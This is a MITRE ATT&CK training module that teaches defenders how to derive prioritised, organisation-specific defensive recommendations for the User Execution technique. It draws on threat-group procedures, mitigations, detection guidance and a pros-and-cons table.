Module 4:
Making Defensive Recommendations from ATT&CK® Mapped Data

Adam Pennington

MITRE | SOLVING PROBLEMS FOR A SAFER WORLD®

Module 4 Objectives

Learn the process for making defensive recommendations based on ATT&CK mapped data

Identify the priority techniques and sub-techniques for your enterprise.

Understand your enterprise capabilities and constraints

Practice making customized defensive recommendations

Agenda

Lesson 4.1:

The Defensive Recommendation Process

Lesson 4.2:

Research how techniques and sub-techniques are being used and the defensive options

Lesson 4.3:

Research Organizational Capabilities and Constraints & Determine Trade-offs

Lesson 4.4:

Make Defensive Recommendations

Lesson 4.1: The Defensive Recommendations Process

Lesson 4.1 Objectives

1. Review the process for making defensive recommendations
2. Learn how to determine priority techniques

Applying Technique Intelligence to Defense

- We've now seen a few ways to identify techniques seen in the wild
  - Extracted from narrative reporting
  - Extracted from raw-incident data
  - Leveraging data already mapped by ATT&CK® team
- We can identify techniques used by multiple groups we care about
  - May be our highest priority starting point
- How do we make that intelligence actionable?

Process for Making Defensive Recommendations

Step 0. Determine Priority Techniques

- There are multiple ways to prioritize – in this training we'll focus on leveraging CTI

1. Data sources: what data do you have already?
2. **Threat intelligence: what are your adversaries doing?**
3. Tools: what can your current tools cover?
4. Red team: what can you see red teamers doing?

Step 0. Determine Priority Techniques

Lesson 4.1 Summary

1. Reviewed the process for making defensive recommendations
2. Learned how to determine priority techniques and sub-techniques from a CTI perspective and reviewed potential data sources

Lesson 4.2
Research how Techniques & Sub-Techniques are being used and Defensive Options

Lesson 4.2 Objectives

1. Learn the approach for identifying how techniques and sub-techniques are being used
2. Understand how to research the associated defensive options

Step 1. Research How Techniques and Sub-techniques are Used

- What specific procedures are being used for a given technique or sub-technique
  - Important that the defensive response corresponds with activity

APT39: An Iranian Cyber Espionage Group Focused on Personal Information

FireEye Intelligence has observed APT39 leverage spear phishing emails with malicious attachments and/or hyperlinks typically resulting in a POWBAT infection

- Execution – User Execution (T1204)
  - User Execution: Malicious Link (T1204.001)
  - User Execution: Malicious Attachment (T1204.002)

Two types of payloads were found in the spear-phishing emails: links to malicious sites or weaponized Word documents

- Execution – User Execution (T1204)
  - User Execution: Malicious Link (T1204.001)
  - User Execution: Malicious Attachment (T1204.002)

Step 1. Research How Techniques and Sub-techniques are Used

MITRE | ATT&CK™ Matrices Tactics Techniques Mitigations Groups


User Execution

Procedure Examples

Name	Description
APT32	APT32 has lured targets to download a Cobalt Strike beacon by including a malicious link within spearphishing emails.[40]
APT33	APT33 has lured users to click links to malicious HTML applications delivered via spearphishing emails.[7][8]
APT39	APT39 has sent spearphishing emails in an attempt to lure users to click on a malicious link. [11]
BackConfig	BackConfig has compromised victims via links to URLs hosting malicious content.[6]
BlackTech	BlackTech has used e-mails with malicious links to lure victims into installing malware.[3]
Cobalt Group	Cobalt Group has sent emails containing malicious links that require users to execute a file or macro to infect the victim machine.[12][13]
Dragonfly 2.0	Dragonfly 2.0 has used various forms of spearphishing in attempts to get users to open links.[14][15]

Step 2. Research Defensive Options

- Some sources providing defensive information indexed to ATT&CK®



- Supplement with your own research

Step 2. Research Defensive Options

User Execution

Sub-techniques (2)

An adversary may rely upon specific actions by a user in order to gain execution. Users may be subjected to social engineering to get them to execute malicious code by, for example, opening a malicious document file or link. These user actions will typically be observed as follow-on behavior from forms of Phishing.

While User Execution frequently occurs shortly after Initial Access it may occur at other phases of an intrusion, such as when an adversary places a file in a shared directory or on a user's desktop hoping that a user will click on it. This activity may also be seen shortly after Internal Spearphishing.

ID: T1204

Sub-techniques: T1204.001, T1204.002


Tactic: Execution


Platforms: Linux, Windows, macOS

Permissions Required: User

Data Sources: Anti-virus, Process command-line parameters, Process monitoring

Step 2. Research Defensive Options





Step 2. Research Defensive Options

User Execution

Mitigations

Mitigation	Description
Execution Prevention	Application control may be able to prevent the running of executables masquerading as other files.
Network Intrusion Prevention	If a link is being visited by a user, network intrusion prevention systems and systems designed to scan and remove malicious downloads can be used to block activity.
Restrict Web-Based Content	If a link is being visited by a user, block unknown or unused files in transit by default that should not be downloaded or by policy from suspicious sites as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some download scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious files.
User Training	Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events.

Step 2. Research Defensive Options

User Execution

Detection

Monitor the execution of and command-line arguments for applications that may be used by an adversary to gain Initial Access that require user interaction. This includes compression applications, such as those for zip files, that can be used to Deobfuscate/Decode Files or Information in payloads.

Anti-virus can potentially detect malicious documents and files that are downloaded and executed on the user's computer. Endpoint sensing or network sensing can potentially detect malicious events once the file is opened (such as a Microsoft Word document or PDF reaching out to the internet or spawning powershell.exe).

Step 2. Research Defensive Options

User Execution: Malicious Link

References

1. Salvio, J.. (2014, June 27). New Banking Malware Uses Network Sniffing for Data Theft. Retrieved March 25, 2019.
2. Lee, S.. (2019, April 24). Emotet Using WMI to Launch PowerShell Encoded Code. Retrieved May 24, 2019.
3. Bermejo, L., et al. (2017, June 22). Following the Trail of BlackTech's Cyber Espionage Campaigns. Retrieved May 5, 2020.
4. Tomonaga, S.. (2018, March 6). Malware
May 6, 2020.
5. hasherezade. (2016, April 11). No money a trojan horse. Retrieved May 21, 2020.
6. Hinchliffe, A. and Falcone, R. (2020, May Malware Targeting Government and Milit Asia. Retrieved June 17, 2020.
23. Axel F, Pierre T. (2017, October 16). Leviathan: Espionage actor spearphishes maritime and defense targets. Retrieved February 15, 2018.
24. The Cylance Threat Research Team. (2017, March 22). El Machete's Malware Attacks Cut Through LATAM. Retrieved September 13, 2019.

User Execution: Malicious File

References

1. McCabe, A. (2020, January 23). The Fractured Statue Campaign: U.S. Government Agency Targeted in Spear-Phishing Attacks. Retrieved June 2, 2020.
2. US-CERT. (2018, June 14). MAR-10135536-12 – North Korean Trojan: TYPEFRAME. Retrieved July 13, 2018.
3. Grunzweig, J.. (2017, April 20). Cardinal RAT Active for Over Two Years. Retrieved December 8, 2018.
4. Llimos, N., Pascual, C.. (2019, February 12). Trickbot Adds Remote Application Credential-Grabbing Capabilities to Its Repertoire. Retrieved March 12, 2019.
58. Lancaster, T.. (2017, November 14). Muddying the Water: Targeted Attacks in the Middle East. Retrieved March 15, 2018.
59. Singh, S. et al.. (2018, March 13). Iranian Threat Group Updates Tactics, Techniques and Procedures in Spear Phishing Campaign. Retrieved April 11, 2018.
60. Kaspersky Lab's Global Research & Analysis Team. (2018, October 10). MuddyWater expands operations. Retrieved November 2, 2018.
61. Adamitis, D. et al. (2019, May 20). Recent MuddyWater-associated BlackWater campaign shows signs of new anti-detection techniques. Retrieved June 5, 2019.

Step 2. Research Defensive Options

- User training
- Application control
- Block unknown files in transit
- NIPS
- File detonation systems
- Monitor command-line arguments
  - Windows Event Log 4688
  - Sysmon
- Anti-Virus
- Endpoint sensing

Lesson 4.2 Summary

1. Reviewed the approach for identifying how techniques and sub-techniques are being used and reviewed defensive information sources
2. Learned how to research the associated defensive options using ATT&CK data sources, detection, mitigations, and references

Lesson 4.3
Researching Organizational Capabilities and Constraints & Determine Trade-offs

Lesson 4.3 Objectives

1. Learn how to identify your organizational capabilities and constraints
2. Identify how to tailor trade-offs for your enterprise
3. Understand how to make customized defensive recommendations

Step 3. Research Organizational Capabilities/Constraints

What data sources, defenses, mitigations are already collected/in place?

Some options may be inexpensive/simple

Possibly new analytics on existing sources

What products are already deployed that may have add'l capabilities?

E.g. able to gather new data sources/implement new mitigations

Is there anything about the organization that may preclude responses?

E.g. user constraints/usage patterns

Step 3. Research Organizational Capabilities/Constraints

- Notional Capabilities
  - Windows Events already collected to SIEM (but not process info)
  - Evaluating application control tools
  - Highly technical workforce
  - Already have an email file detonation appliance
  - Already have anti-virus on all endpoints
- Notional Constraints
  - SIEM at close to license limit, increase would be prohibitive
  - Large portion of user population developers, run arbitrary binaries
  - Files in transit usually encrypted passing by NIPS

Step 4. Determine the Option-specific Trade-offs for Your Enterprise

How do each of the identified options fit into your org?

Example Positives

- Leveraging existing strengths/tools/data sources
- Close fit with specific threat

Example Negatives

- Cost not worth risk averted
- Poor cultural fit with organization

Each option is highly dependent on your specific organization

Step 4. Determine the Option-specific Trade-offs for Your Enterprise

Defensive option	Example Pros	Example Cons
Increase user training around clicking on attachments	Covers most common use case, technical workforce likely will make good sensors	Time investment by all users, training fatigue
Enforcement of application control	Already examining control solution, most binaries of concern never seen before	Developer population heavily impacted if prevented from running arbitrary binaries. High support cost.
Monitor command-line arguments/create analytic	Collecting events already, already feeding into a SIEM	Volume of logs from processes likely unacceptable license cost.
Anti-Virus	Already in place	Limited signature coverage
Install endpoint detection and response (EDR) product	Possibly best visibility without greatly increasing log volumes	No existing tool, prohibitively expensive
Email Detonation Appliance	Already in place	May not have full visibility into inbound email

Lesson 4.3 Summary

1. Learned how to identify organizationally unique capabilities and constraints
2. Identified how to tailor trade-offs for your enterprise
3. Reviewed how to make customized defensive recommendations and assessed the associated pros and cons

Lesson 4.4
Make Defensive Recommendations


Lesson 4.4 Objectives

1. Learn about the different types of defensive recommendations
2. Review how to prioritize recommendations
3. Practice making defensive recommendations

